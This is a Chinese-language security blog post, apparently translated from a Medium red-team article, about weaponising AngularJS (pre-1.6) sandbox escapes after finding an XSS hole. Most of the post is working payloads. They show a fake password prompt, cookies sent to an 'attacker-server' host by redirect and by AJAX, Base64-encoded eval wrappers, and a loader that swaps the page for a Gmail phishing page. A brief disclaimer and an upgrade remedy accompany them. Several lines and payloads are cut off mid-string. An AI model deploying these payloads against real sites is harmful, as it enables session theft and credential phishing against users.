AngularJS Sandbox Bypasses

惊鸿一瞥最是珍贵 / 2019-04-07 20:43:00 / 浏览数 2863 安全技术 WEB安全 顶(0) 踩(0)

前言

AngularJS(Angular)是一个著名的基于JavaScript的开源Web框架，用于前端编程。AngularJS主要用于使用模型视图控制器(MVC)和模型视图模型(MVVM)架构开发单页面
这篇博文主要展示了如何武器化现有的AngularJS沙箱逃逸。但不要忘了，从Angular1.6及以后版本，Angular沙箱已被删除。此举动使框架代码更快、更小、更易于维护。
在本文的其余部分，我们假设攻击者已经发现XSS漏洞，并试图进一步利用该漏洞进行牟利。
此博客仅用于教育目的。请勿在未获授权的系统中进行任何攻击。

验证XSS

Angular(版本号小于1.6)内的典型XSS payload如下：

```
{{ 7 * 7 }}
```


如果payload成功执行，结果"49"将会出现。

沙箱逃逸

现在XSS已经确认，我们进行一个常见的沙箱逃逸。在本演示中，我们将进行Angular（版本号v1.4.0 - v1.4.9）沙箱逃逸。


```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
```

下面是沙箱逃逸运行的屏幕截图，触发alert(1)：



现在，我们可以用任何其他JavaScript函数替换"alert(1)",例如，我们可以使用以下payload创建提示，要求输入密码：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };prompt("Please enter your password:")//');}}
```



Cookie日志

Cookie通常用于身份验证。许多网站使用它们来识别用户。如果会话Cookie不包含HTTPOnly标志，JavaScript可以从浏览器中获取Cookie。我们下一部分将利用"docume

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };document.location="http://attacker-server/?"+document.cookie//');}}
```

从可用性的角度来看，上面的payload非常危险!它将浏览器页面重定向到攻击者的服务器。更好的方法是使用AJAX调用(利用jQuery)，例如下面的payload：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };$.get("http://attacker-server/?"+document.cookie)//');}}
```

在某些情况下，由于版本号的问题，页面中使用的jQuery不能正确处理，在这种情况下，用纯JavaScript执行AJAX请求是一个最佳选择。

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };var xhttp=new XMLHttpRequest();xhttp.open("GET", "http://attacker-s
```

为了避免将所有JavaScript代码放在一行中，我们可以使用Base64对此payload进行编码。这也有助于执行复杂的JavaScript代码，而不必花时间跟踪它如何适应Angular的
下面是Base64编码：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };eval(atob("dmFyIHhodHRwPW5ldyBYTUxIdHRwUmVxdWVzdCgpO3hodHRwLm9wZW4o
```

在本例中，我们使用atob来动态解码Base64的payload，然后用eval来执行它。


页面修改

这篇博客文章的最后一个任务是使用Angular沙箱将页面修改为钓鱼页面。这一点通常要基于受害者进行。我们会尝试将页面修改为他们使用的电子邮件服务（通常可以使用
Source
Intelligence轻松识别），或者他们自己网站的登录页面。为了美观，大多数现代页面需要大量代码才能显示(几百KB)，这会导致我们的原始payload将会太大。相反，我们
为了使这个过程更加简单，我编写了几个可以很容易重用的函数。这些函数如下：

```
function change(html){
   document.body.innerHTML=html;
};
function load(url, callback) {
   var xhr = new XMLHttpRequest();
   xhr.onreadystatechange = function() {
       if (xhr.readyState === 4) {
           callback(xhr.response);
       }
   };
   xhr.open('GET', url, true);
   xhr.send('');
};
load("https://raw.githubusercontent.com/ashanahw/Gmail_Phishing/master/index.php", change);
```

然后，攻击者可以轻松地对上述payload进行Base64编码，并将其放在Angular沙盒逃逸payload的'eval(atob('中，如下所示：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };eval(atob("ZnVuY3Rpb24gY2hhbmdlKGh0bWwpew0KCWRvY3VtZW50LmJvZHkuaW5u
```



补救措施

从Angular1.6及以后版本，Angular沙箱已被删除。因此，只要更新AngularJS的版本，就可以避免任何类型的沙箱逃逸。请注意，仅仅使用AngularJS这样的框架和使用安

结论

在实际操作中，如果您想将Angular沙箱逃逸武器化时，我发现最好不要依赖jQuery。大多数情况下，沙箱逃逸可以顺利进行，但有时也会出现障碍。如果您使用纯JavaScr

参考

沙箱逃逸:
https://portswigger.net/blog/xss-without-html-client-side-template-injection-with-angularjs
Gmail钓鱼页面:
https://raw.githubusercontent.com/ashanahw/Gmail_Phishing/master/index.php

■■■■■https://medium.com/redteam/weaponising-angularjs-bypasses-4e59790a730a

上一篇：从零开始java代码审计系列(三) 下一篇：encryptCTF2019 pw...
1. 0 条回复
   - 动动手指，沙发就是你的了！